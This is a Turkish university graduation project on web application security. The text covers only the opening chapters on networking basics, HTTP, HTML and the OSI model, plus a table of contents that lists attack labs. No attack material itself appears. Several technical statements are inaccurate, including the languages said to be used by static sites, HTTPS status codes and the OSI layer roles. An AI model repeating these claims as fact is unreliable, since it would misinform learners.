

T.C.
FIRAT ÜNİVERSİTESİ
TEKNOLOJİ FAKÜLTESİ



WEB UYGULAMA GÜVENLİĞİ

Hazırlayan

KAAN EFE ÖĞÜT

180509021

Ders Sorumlusu

Doç. Dr. Fatih ERTAM

**ADLI BİLİŞİM MÜHENDİSLİĞİ
BİTİRME PROJESİ**

2022

ELAZIĞ

ÖNSÖZ/TESEKKÜR

Çalışmalarım süresince bana yardımcı dokunan, benimle zaman farketmeksizin ilgilenen Danışman hocam Fatih ERTAM'a ilgi ve alakaları için teşekkürlerimi sunuyorum.

Kaan Efe ÖĞÜT

HAZİRAN 2022,ELAZIĞ

ÖZET

Bu projede öncelikle basit olarak “Web,HTML,HTTP,SQL” konuları hakkında bilgi verdikten sonra Web uygulama güvenliği test araçlarının kullanım hakkında bilgi verilmiştir.Devamında “OWASP 10” açıkları hakkında bilgi verdikten sonra, ”SQLİ,XSS,CSRF,Directory Traversal,CommandI,File Include,File Upload,XXE,IDOR,SSRF” zayıflıkları ile ilgili Web For Pentester-BwAPP Laboratuvarları üzerinde uygulamalar gerçekleştirılmıştır.Son olarak ise Savunma Mekanizmaları(IDS/IPS,SIEM,SOAR,Firewall) hakkında bilgi verip proje tamamlanmıştır.

İçindekiler

Internet ve Web Tanım.....	8
Tarayıcıların çalışma mantığı	8
HTTP Nedir?	9
SSL Nedir?	10
HTTPS Nedir?	10
Web Sitesi Türleri	10
HTML Nedir ?	11
En çok kullanılan HTML kodları	11
Ağ Nedir?	12
Başlica Ağ Donanımları	12
Network Mimarisi	13
1-)LAN(Local Area Network):	13
2-)WAN(Wide Area Network):	13
Network Protokolü	13
OSI(Open System Interconnection) Referans Modeli	14
7-)Application Layer (Uygulama Katmanı):	14
6-)Presentation(Sunum) Katmanı:.....	14
5-)SessionLayer(Oturum) Katmanı:.....	15
4-)Transport Layer(Ulaşım) Katmanı:	15
3-)Network Layer(Ağ) Katmanı :	15
2-)Data-Link(Veri) Katmanı:	16
1)Physical Layer(Fiziksel) Katman:.....	16
TCP/IP Modeli	16
TCP(Transmission Control Protocol).....	17
UDP(User Datagram Protocol)	17
Portlar(Ports)	17
TCP Bağlantı Başarım Protokollerı.....	18
ARP(Address Resolution Protocol):	18
ICMP(Internet Control Message Protocol):	18
TCP/IP Paketleri.....	19
RFC(Request For Comments)	19
İletim türleri ve teknikleri	20

Ağ servisleri	20
DNS(Domain Name System)	20
DHCP(Dynamic Host Configuration Protocol)	21
APIPA(Automatic Private IP Addressing):.....	21
NAT(Network Address Translation).....	22
HTTP Genel Bakış	23
HTTP Server-Client	23
HTTP Metodları	23
HTTP Durum Kodu Sınıfları.....	24
En sık karşılaşılan durum kodları:.....	24
Çerezler Nedir ?	25
CSP-Content Security Policy	25
AÇIKLAR	26
X-Forwarded-For	28
X-Forwarded-For nerelerde kullanılır?	28
Veritabanı nedir ? Veri Tabanı Yönetim Sisteminin Çalışma Mantığı nedir?	29
Veritabanı Yönetim Sistemleri Nedir? Nasıl Çalışır?	29
İlişkisel Model.....	29
İlişkisel Veritabanı Yönetim Sistemlerinin Faydaları	30
İlişkisel olmayan (NoSQL) Veritabanı Sistemleri	30
NoSQL Veritabanı Faydaları	30
Web Uygulama Saldırılarını Engellemek İçin Yapılabilecek İşlemler	31
Web Uygulama Güvenlik Tespit Araçları.....	32
OWASPZAP(ZAPROXY).....	32
RAPIDSCAN	36
SKIPFISH.....	38
WAES.....	41
WAPITI.....	43
VOOKİ	45
Domain Host Scanner.....	47
Spidering.....	48
Full/Basic Scan.....	48
XSSPWN.....	50

OWASP TOP10(2017).....	54
1-)Injection :	54
2-)Broken Authentication :.....	54
3-)Sensitive Data Exposure :.....	54
4-)XML External Entities(XXE).....	54
5-)Broken Access Control :	54
6-)Security Misconfiguration :.....	54
7-)Cross-Site Scripting XSS :.....	54
8-)Insecure Deserialization :.....	54
9-)USING COMPONENTS WITH KNOWN VULNERABILITIES :	54
10-)INSUFFICIENT LOGGING AND MONITORING :	55
OWASP 2017-2021 FARKLARI.....	55
bWAPP.....	56
Web for Pentester	60
SQL INJECTION.....	62
Uygulama 1 :.....	62
Uygulama2 :.....	68
Uygulama3 :.....	73
Uygulama 4 :.....	75
Uygulama 5 :.....	80
Uygulama 6 :.....	82
Uygulama 7 :.....	84
Uygulama 8 :.....	90
XML	93
XXE.....	93
Uygulama 1 :.....	93
Uygulama 2 :.....	99
Insecure Direct Object References(IDOR)	103
Uygulama1 :.....	103
Uygulama2 :.....	105
File Upload(Dosya yükleme)	107
Uygulama 1 :.....	107
Uygulama 2 :.....	111
FILE INCLUDE.....	113

bWAPP Uygulama 1.....	113
WFP Uygulama 1 : LFI.....	119
WFP UYGULAMA 2 : RFI	124
Directory Traversal	128
Uygulama 1 :.....	128
Uygulama 2 :.....	132
Uygulama 3 :.....	135
Command Injection	137
Uygulama 1 :.....	137
Uygulama 2 :	140
Uygulama 3 :.....	144
Code Injection	147
Uygulama 1 :.....	147
Uygulama 2 :	150
Uygulama 3 :.....	153
Uygulama 4 :.....	158
LDAP(Hafif Dizin Erişim Protokolü).....	162
Uygulama 1 :.....	162
XSS.....	167
-Reflected XSS :.....	167
-Stored XSS :	167
-DOM XSS :.....	167
Uygulama 1 :.....	167
Uygulama 2 :	171
Uygulama 3 :.....	174
Uygulama 4 :.....	180
Uygulama 5 :.....	184
Uygulama 5 :.....	187
Uygulama 6 :.....	193
CSRF Zafiyeti Nedir?.....	195
CSRF Saldırısı Nasıl Çalışır?	196
Uygulama 1 : Change Password	196
Uygulama 2 : Transfer Amount	200
Uygulama 3 : Change Secret.....	202

SSRF NEDİR ?	204
Uygulama SSRF : BwApp.....	204
GÜVENLİK ARAÇLARI	207
A-)FİREWALL	207
1-)Packet Filtering(Stateless) Firewall	207
2-)Statefull Firewall	207
3-)Web Application Firewall	207
4-)Next-Generation Firewalls(NGFW)	208
5-)Host-Based Firewall :	208
6-)Transparent Firewall :	208
7-)Hybrid Firewall :	208
B-)IDS/IPS	208
1-) IDS	208
2-) IPS.....	208
C-) Access Control List (ACL)	209
D-)Security Information Event Manager(SIEM)	209
E-)SOAR	210
F-)Simple Network Management Protocol(SNMP).....	210
G-)Netflow :	210
H-)AAA Servers(Authentication,Authorization,Accountary)	211
KAYNAKÇA	212

WEB UYGULAMA GÜVENLİĞİ

Internet ve Web Tanım

- Web tanımına geçmeden önce basit şekilde internet üzerinden bilgi vermekle başlamak istiyorum.
- Internet kısaca “Bilgisayarların bağındığı ağ üzerinden bilgisayarlar arasında bilgi paylaşılmasını sağlar.
- Internet ilk olarak ABD tarafından ArpaNET ile kullanıma girmiştir..O an ki kullanım amacı savaş anında iletişim kurmaktı ona rağmen şuan kullandığımız internetin temeli olmuştur.
- Web'i basit bir şekilde tanımlarsak;WEB(World Wide Web) internet üzerindeki servislerden biridir.İnternet üzerindeki verileri(yazıt,grafik,resim) uzaktaki cihazlara aktarımıdır.
- Her web sitesinin internet üzerindeki yerini belirleyen bir adresi vardır.Buna URL(Uniform Resource Locator) denilir.



Tarayıcıların çalışma mantığı



- URL üzerinden web sitesine ulaşmamızı sağlayan Chrome,Safari,Firefox,Edge,Opera gibi uygulamalara tarayıcı denir.

Tarayıcının asıl işlevi

- Kullanıcının iletişim kurmak istediği sunucudaki kaynakları istekte bulunarak bu kaynakların cihaz ekranında gözükmemesini sağlar.
- İçerisinde URL,Web server,Resources,Request,Render gibi işlemler yer alır.

Tarayıcının ana elemanları

- Tarayıcıdan tarayıcıya farklılık gösterebilir.


-URL Çubuğu,Geri ve İleri düğmesi,Bookmark Opsiyonları,Refresh,Content gibi işlemler yer alır.

Tarayıcının üst seviye mimarisı

- Kullanıcı arayüzü(UI)** : Tarayıcının ana elemanları yer alır.
- Browser Engine** : Görüntüleme motoru ile UI arasında ki etkileşimi birbirine bağlar.
- Rendering Engine** : İstek sonrasında oluşan içeriğin ekrana aktarılmasından sorumludur.
- Networking** : Tarayıcı-Sunucu arasında HTTP protokollerini kullanarak sunucu sistem ile iletişime geçmeyi sağlar.
- JS Interpreter** : JS(JavaScript) kodunun derlenip çalışmasını sağlar.
- UI Backend** : API'nin yaptığı işi burada RenderingContext sağlar.
- Veri Tutma(Data Persistence)** : Tarayıcı tarafından tutulması gereklili olan verilere erişmemizi sağlar.

HTTP Nedir?

- Açılımı Hyper Text Transfer Protocol; Kaynaktan gelen ve kullanıma açık olan bilgi sistemleri için
- HTTP protokolü Default olarak 80. Portta çalışır.Sunucu(server) ve istemci(client) arasında iletişim kurmaktadır.
- Başında HTTP olan bir web sitesiyle paylaşacağımız bilgiler korunmaz ve dış tehditlere açık hale gelir.
- HTTP oturumu için 3'lü el sıkışmanın tamamlanması gerekmektedir.



- 1-) Kullanıcı, ulaşmak istediği web sitesinin sunucusuna bir adet SYN paketi gönderir.
- 2-) Bu paketi alan sunucu, cevap verebilecek durumdaysa SYN+ACK paketini kullanıcıya gönderir.
- 3-) Kullanıcı bu paketi alır ve ACK paketi “tamam” der.

SSL Nedir?

-Açılım Secure Socket Layer olan SSL;internet üzerinden gelen veriyi şifreleyerek aktarır ve güvenli iletişimini sağlar.

-Sunucuya yüklenen Private Key'in yanında standart SSL'in bir parçası olan DV Sertifikası ve public key yine sunucuya yüklenir ve ziyaretçilerin verilerinin şifrelenmesini sağlar.

-SSL Sertifikası Şifreleme,Kimlik Doğrulama ve Veri bütünlüğünü sağlar.

HTTPS Nedir?

-HTTP 'den farklı olarak kullanıcı ile sunucu arasındaki trafiği şifreli olarak aktarılmasına yarayan bir güvenlik önlemi sağlar.Sonuna gelen -S eki SSL sertifikasıdır.Bu sertifika kişisel ve kart bilgilerinin bankalara gönderilip depolanması konusunda farklı şifreleme yöntemleri kullanır. -Hatalar için 80'e kadar dayanan durum kodları kullanır.

Web Sitesi Türleri

-Statik ve dinamik olmak üzere ikiye ayrılır.

Statik Web Sitesi Nedir?

-Verilerin veritabanı üzerinden değil,hazırlanan HTML arayüz üzerinden sağlanan web sitelerdir.Bu web siteleri tecrübesiz kişiler güncelleyemez.

-CSS,ASP,PHP,XHTML dillerini kullanır.

-Güncelleştirme ve geliştirme açısından dezavantajlı sitelerdir.

Dinamik Web Sitesi Nedir ?

-Arka planda programlama dilleri ile hazırlanan ve hiçbir tecrübe gerektirmeden işlem yapılabilen sistemlerdir.Admin panel sayesinde WEB sitelerini çok rahat bir şekilde güncelleyebilirler.

-ASP.Net,ASP,PHP dillerini kullanır.Ayrıca tüm sayfaların dinamik bir şekilde kullanılmasını sağlayan JavaScript,JQuery gibi gerçek zamanlı ve akış dillerini de kullanabilir.

HTML Nedir ?

-Bir programlama dili değil, aksine bir işaretleme dilidir. Web sayfalarının hazırlanmasında kullanılan sistemdir.

-Web tarayıcılarının dökümanlarındaki yazı ve grafik biçimlerini yorumlayabilme standarı. Yazının veya sayfanın bir kısmının işlevini değiştirmeye yarar. Temel yapı taşı etiketlerdir.



```
<!DOCTYPE html>
<html>
<head>
    <title> Prisma CSI </title>
</head>
<body>
    &quot; PRISMA CSI &quot; <br>
    &apos; PRISMA CSI &apos; <br>
    &lt; PRISMA CSI &gt;<br>
</body>
</html>
```

HTML Kod & Site Görünümü

En çok kullanılan HTML kodları

-<html></html> : HTML kaynak dökümanı yaratır.

-<head></head> : Belge ile ilgili bilgiler tanımlar.

-<title></title> : Belge için bir başlık tanımlar. Bu başlık tarayıcının en üstünde görünür. <title> etiketi, <head> etiketleri arasında olmak zorundadır.

-<body></body> : Web sayfasının içeriğiyle ilgili tüm HTML kodları buraya yazılır. Başlıklar, paragraflar, resimler vb.

-<h1>, <h2>...<h6> : Web sayfamıza başlık eklememizi sağlar. <h1> en büyük punto <h6> en küçük puntodur.

<p></p> : Bir paragraf tanımlar.

 : Kullanıldığı yerde metin alt bir satırdan devam eder ve boşluk olarak kullanılır.

 : Web sayfasına resim ekler.

<button></button> : Tıklanabilir bir düğme oluşturur.

<table></table> : Tablo yaratır.

<frameset></frameset> : Çerçeve(frame) yaratır.

<form></form> : Form yaratır. Formlar sayesinde girdiler alırız.

<a> : Diğer içerikler arasında köprü kurar.

<div></div> : Bir çok paragraf içeren bölümlerin biçimlendirilmesinde kolaylık sağlar.

Ağ Nedir?

-Belirli kurallar çerçevesinde birbirleri ile ağ trafigi gerçekleştiren cihazların kullandığı yapıdır.

-Dosya, Program ve Donanım paylaşımına olanak sağlar.

-Ayrıca bu karmaşık yapıyı güvenilir ve merkezi yönetim ile erişim sağlamamızı sağlar.



Baslıca Ağ Donanımları



Network Mimarisi



1-) LAN(Local Area Network):

-LAN'lar yüksek hızlı, güvenilir ve küçük bir alana yayılmış olan lokal (yerel) ağlardır.

Örn; Şirket veya ev üzerinde bulunan ağ yapısı.

“İç ağ” da denir.

2-) WAN(Wide Area Network):

-Fiziksel olarak birbirinden uzak LAN'ların birleştirilmesiyle oluşan ağdır.

Örn; Internet ağı, “Dış ağ” da denir.

Network Protokolü


-Ağ üzerinde bulunan cihazların iletişim kurması için gerekli kurallardır.

-Günümüzde en yaygın kullanılan protokol TCP/IP protokolüdür. TCP/IP tüm ağlarda kullanılan esnek ve hızlı bir protokoldür.

-Kullanılmak istenen protokolü, işletim sistemleri sağlar.

OSI(Open System Interconnection) Referans Modeli

- Network denince akla gelen 7 katmandan oluşan bir referans modelidir.
- Her bir katman, alt katmanından hizmet alırken üst katmanına hizmet verir.
- Gönderici her bir katmanda veriye(pakete) kendi bilgisini ekler.Alicı da çıkarır.
- Bu katmanları şu görsel ile göstermek isterim.



7-)Application Layer (Uygulama Katmanı):

- E-posta,dosya aktarımı ve web erişimi gibi ağ hizmetleri sağlayan servisleri denetler.
- Presentation(Sunum) katmanında gelen paketi de uygulamada açıp kullanıcıya aktarır.
- Kullanıcıya en yakın katmandır.

6-)Presentation(Sunum) Katmanı:

- APP katmanında gelen kullanıcının isteklerini yorumlayıp, alt katmanlara hazırlanması için işleme hazırlanır.
- Dönüşürme işlemlerini de gerçekleştirir.
- Şifreleme, çözme, sıkıştırma, gibi işler burada gerçekleştirilir.
- Gelen paketlerin kullanıcıya aktarımı için hazırlık yapılır.

5-)Session Layer(Oturum) Katmanı:

- İletişim kurulduğunda uygulamalar arasında oturum burada açılır.
- Karşılıklı iki uygulamanın birbirini bulduğu katmandır.
- Bu oturumun kopmaması, stabil çalışması, oturumda veri senkronizasyonu sağlama gibi görevleri vardır. Çakışmaları önler.
- İletişimde problem olması halinde gönderilen verinin kaybolmaması için veriye checkpoint'ler ekler.
- Aksaklılık halinde ne kadarı gönderilmediği tespit edilir ve sadece o kısım gönderilir.

4-)Transport Layer(Ulaşım) Katmanı:

- Birincil görevi, paketin alıcıya ulaşıp ulaşmadığını teyit etmektir.
- Session katmanından gelen verileri, network katmanında anlaşılacak şekilde küçük parçalara böler.
- Bu parçalara segment adı verilir. Segment'leme görevi bu katmanda yapılır.
- Alt ve üst katmanların eş zamanlı çalışmasını sağlar. Bu işleme multiplexing adı verilir.
- Web'de üzerinde gezinti yaparken, İndirme işleminin yapılabilmesinden bu katman sorumludur.
- TCP (Transmission Control Protocol) ve UDP (User Datagram Protocol) bu katmanda işlenir.

3-)Network Layer(Ağ) Katmanı :

- En önemli katmandır.
- Paketlerin gideceği route (rota) belirlenir.
- Paketin hedefe ulaşımında birden fazla rota varsa maliyetsiz olanı seçmekle sorumludur.
- IP adres bilgisi burada eklenir.
- Veri kalitesi burada belirlenir.
- Segment boyutlarını, Data-Link katmanın daha iyi anlayabileceği daha küçük segmentlere böler.

2-)Data-Link(Veri) Katmanı:

-Gönderilen verilerin elektrik sinyallerine dönüştürülp kabloya iletilmesini ve tersi yöndeki işlemi gerçekleştiren katmandır.

-MAC bilgisi burada girilir.

-Network katmanından gelen segment'leri,Physical katmanda yola çıkabilecek şekilde frame'lere böler.

-Frame tipi bilgiler bu katmanda eklenir.Aktarım esnasında zarar görebilecek frame tespiti için “CRC” bilgileri eklenir.

-Alıcı eğer CRC bilgisini doğru okuyabilirse frame bozulmamış olur.

1)Physical Layer(Fiziksel) Katman:

-Elektrik,optik veya kablodan gelen sinyalleri C noktasından D noktasına iletme görevlidir.

-Tek görevi bit'lerin bilgisayarlararası iletimidir.

-Sadece paket teslimi yapar,içeriğine bakmaz.

-Pakete, Sinyal yolu ,dizilim, kaç pin olacağı, adaptör veri teslim zamanı ve teslimat durumu gibi detaylar eklenir,pakete yazılır.

TCP/IP Modeli

OSI MODEL	TCP/IP MODEL
Application Layer	Application Layer
Presentation Layer	
Session Layer	
Transport Layer	Transport Layer
Network Layer	Internet Layer
Data Link Layer	
Physical Layer	Network Access Layer

TCP(Transmission Control Protocol)

-Bağlantı için kullanılan,güvenli iletimi sağlayan protokoldür.

- Veri iletimi öncesi hem alıcı hem de gönderici arası anlaşma yapar.
- Paketin ulaşıp ulaşmadığını kontrol eder ve eğer sorun olursa tekrar gönderir.



UDP(User Datagram Protocol)

-Bağlantı odaklı çalışmaz ve TCP gibi kontrol aşamalarından geçirmez.

- Kontrol aşamaları bulunmadığı için TCP'den hızlı çalışır
- Hızın daha ön plana çıktığı işlerde kullanılır.Video gibi.

Portlar(Ports)

-Portlar, bilgisayarlara erişim için kullanılan kapılardır.

- TCP ve UDP bağlantılar, veriyi üst katmanlara taşımak veya uygulamaya iletmek için port numaraları kullanırlar.
- Port numaraları, aynı süre zarfında gerçekleşen iletişimleri ayırt etmemizi sağlar.
- Bütün uygulama katmanı servisler belirli bir port üzerinden dışarıya çıkar.
- Bir bilgisayarda 65535 adet port vardır. 1024 tanesi iyi bilinendir.

Port Number	Protocol	Application
20	TCP	FTP Data
21	TCP	FTP Control
22	TCP	SSH
23	TCP	Telnet
25	TCP	SMTP
53	UDP,TCP	DNS
67,68	UDP	DHCP
69	UDP	TFTP
80	TCP	HTTP
110	TCP	POP3
161	UDP	SNMP
443	TCP	SSL
16,384-32,767	UDP	RTP-based Voice and Video

TCP Bağlantı Başarım Protokollerı

ARP(Address Resolution Protocol):

-Ağ cihazlarının 2 adet adresi bulunmaktadır.

a-) **MAC:** -Fiziksel adresidir.

-Ağ kartlarının ROM belleğine üreticisi tarafından yazılır.

-48 bit'lik hexadecimall (on altılık) bir sayıdır.

-Örn; 4F-00-1C-25-1B-4B

b-) **IP:** -Mantıksal adresidir.

-Cihazlara yöneticiler tarafından eklenen sayılardır.

-32 bit'lik binary (ikilik) bir sayıdır.

-Örn; 11000000.10101000.00000001.00001010

-Böyle bir sayıyı hatırlamak ve yazmak zor olduğu için her 8'li grup (4'lü parça) decimal'e (ondalık) çevrilmiştir. Sayı artık 192.168.1.10'dur.

-Verinin gönderilebilmesi için her iki adresin de bilinmesi gereklidir. Bilinmiyorsa ARP Request mesajı yayinallyip öğrenebilinir.

ICMP(Internet Control Message Protocol):

-Hata tespiti ve sorun giderme amaçları için kullanılır.

a-) **Ping:** -Kaynaktan hedefin IP'sine gönderilen küçük bir mesajdır (Echo Request).


-Mesajı alan bilgisayar cevap verir (Echo Reply).

-Mesajın hedefe ulaşması zamanlarını da gösterir (Rount Trip Time).

b-) **Tracert:** Kaynaktan hedef IP'ye giderken geçen IP ve cevap verme sürelerini gösterir.

TCP/IP Paketleri

- Bir ağır en küçük yapı taşılarıdır. İletişimdeki temel bilgi birimleridir.
- Kaynak, hedef, tip, metot, yaşam süresi, iletim doğruluk hesaplaması gibi bilgiler içerirler.
- Yola çıkmaya hazırlanırken her katmanda pakete bir bilgi eklenir.



- Data eklendikçe, sırasıyla Segment >>> Packet >>> Frame oluşur.

RFC(Request For Comments)

- Tüm internet standartları ve protokollerini tanımlayıcı kurallardır.
- DNS, URL, WEB, DHCP, ICMP, HTTP gibi tüm kuralların tanımlarını içerir.
- Farklı yıllar ve çeşitli kişilerce ortaya atılmış önergelerin testi ve kabul görmesiyle oluşturulur.
- IETF (Internet Engineering Task Force) otoritesi tarafından yönetilirler.
- Tüm RFC'lere "<https://tools.ietf.org/rfc/index>" adresinden ulaşılabilir.

Konu	RFC No.
ICMP (Internet Control Message Protocol) / Ping	792 (İlk versiyon 777)
TCP (Transmission Control Protocol)	793
UDP (User Datagram Protocol)	768
ARP (Address Resolution Protocol)	826
URL (Uniform Resource Locators)	1738 (Ikinci versiyon 1808)

İletim türleri ve teknikleri

-Bir anda 3 tür haberleşme vardır.

1-) **Unicast**: Cihaz üzerinden tek bir cihaza yapılan iletim türüdür.

2-) **Multicast** : Cihaz üzerinden belirli cihaz topluluğuna yapılan iletim türüdür.

3-) **Broadcast** : Cihaz üzerinden public olarak yapılan iletim türüdür.

-Network'teki son host IPsi(.255), broadcast yayın için kullanılır.

Ağ servisleri

-Ağ ortamında kullanıcılar ve bilgisayarlara hizmet etmesi gereken servisler vardır.

Örneğin;

DHCP protokolünü talep eden cihaza ağa katılım göstermesi için IP adresi verilir.

DNS, isimleri çözümle işlemini gerçekleştirir.

NAT ise IP adresini kullanarak dış ağa çıkış yapmasını sağlar.

DNS(Domain Name System)

-Bilgisayarlar birbirleri ile sadece rakamlarla (IP) ile haberleşirler, harflerle değil.

-Hedefe ulaşmak isteyen cihaz bir IP adresine ihtiyaç duyar.(LAN-WAN)

-İletişim için isimlerin IP karşılığı gereklidir. Burada devreye DNS sunucuları girer ve isim çözümlemesi gerçekleştirir.

-DNS sunucusuna, 'www.google.com' kimdir, IP'si nedir?' denir. O da geri dönüş yapar.

DHCP(Dynamic Host Configuration Protocol)

-Client'ler IP adresini otomatik olarak alabilmek için ortamındaki DHCP sunucunu bilmelidirler.


-Bunu,ağa broadcast yayını yaparak öğrenirler.Süreç şöyledir:

-DHCP Discover (DHCP Keşfi): İlk kez IP alacak olan client, broadcast yayını yapar. Bu yayına DHCPDISCOVER adı verilir. Bu yayının içine MAC adresini de ekler.

-DHCP Offer (DHCP Teklifi): Yayını alan DHCP sunucusu ağa DHCPOFFER mesajı yayarlar. Bu mesaj boradcast'tır; tüm client'lara gider fakat içinde MAC bilgisi olduğu için sadece ilgilisi alır.

-DHCP Request (DHCP İsteği): Client, DHCP'den gelen teklifi kabul ederse DHCPREQUEST yayını ile cevap verir. Bu mesaj da broadcast'tır.

-DHCP Acknowledgement (DHCP Onayı): DHCP, isteği kabul ettiğini DHCPACK broadcast yayınıyla duyurur ve client, IP adresi edinmiş olur.



APIPA(Automatic Private IP Addressing):

- DISCOVERY yayınına bir DHCP'den cevap alamayan client, ağ IP'si alamaz.

- Fakat kendine bir IP atar. Buna APIPA (Automatic Private IP Addressing) denir.

- APIPA IP'si 169.254.x.x şeklindedir; subnet'i ise 255.255.0.0'dır.

- APIPA IP'si almış diğer client'lar ile görüşebilir.

NAT(Network Address Translation)

-Network üzerinde 2 çeşit IP türü vardır:

1) **Private IP**: LAN üzerinde yani Lokal networkte kullanılan IP türüdür. İç ağ IP'leridir.

2) **Public IP**: WAN üzerinde yani Public networkte kullanılan IP türüdür. Dış ağ IP'leridir.

- NAT protokolü bu ağ türleri arasında IP çevirme işlemini gerçekleştirir.

- Public ve Private IP türlerinin birbiri ile iletişim kurmalarını sağlar.

- Kendi cihazımızın IP adresi Private IP'dir

- Evin ağ üzerinden çıkan genel IP adresi Public IP'dir.

- Modeminizin eve bakan bacağında Private IP; interne bakan bacağında Public IP vardır.


Örneğin; 192.168.2.1 (Private IP) (İç IP)

88.249.51.113 (Public IP) (Dış IP)

-Client'in 192.168.2.10 Private IP'si, 3000 portu ile, Server'in 85.74.114.25 Public IP'sinin 80 portu ile haberleşemez. -Çünkü farklı network'teler. Network ID'leri, subnet'leri farklı araya NAT girerse haberleşebilirler.

-Modem'de, İnternet Hizmet Sağlayıcı (ISP) tarafından atanmış bir Public IP vardır.

-NAT, client'in Private IP'sini, modemin Public IP'si ile değiştirerek hedefe gönderir ve böylelikle haberleşebilirler. Bu işlem ters yönde de gerçekleşir.



HTTP Genel Bakış

-Açılımı “HyperText Transfer Protocol”dır. Bu protokol doğrusal olarak akıp gitmeyen, içerisinde başka metinlere referanslar bulunan ve bu metinlere doğrudan erişim sağlanan metinlerdir. Buna örnek olarak Web sayfaları verilebilir. Bu işlemler belirli kurallar üzerinden gerçekleşir. Kullanıcı web sitesine ait Domain’ı girdiğinde “HTTP” otomatik olarak tanınır. Server ve Client üzerinde çalışan HTTP servisi 80 portunda çalışmaktadır.


HTTP Server-Client

-Bu protokol server-client yapısında çalışır. Client nasıl işlem gerçekleştireceğini, Server ise nasıl aktarım gerçekleştireceğini HTTP üzerinden tanımlar. Client olarak cihaz üzerinde tarayıcılar kullanılır. Server olaraksa sürekli açık tutulan Server’ları düşünebiliriz. En popüler web sunucuları “Apache, IIS ve Nginx” olarak listelenebilir.

-Çalışma mantığını görsel üzerinde aktarmadan önce anlatmak isterim. Tarayıcı öncelikle Http isteğinde bulunur. Sunucular ise bu isteğe karşılık bir cevap verir.



HTTP Metodları



-Response : Erişim sağlanan yerden gelen yanıt içerisinde response header bölümü bulunur. Burada en önemli nokta gelen karakter setinin ne olduğunu belirtir.

-Host: Erişim sağlanan sitenin adresi.

-Accept: Karşı taraftan gelen responseların hangi türlerde olacağını içerir.

-User-Agent: HTTP işlemini gerçekleştiren yöntem ve cihazla ilgili bilgiyi içerir.

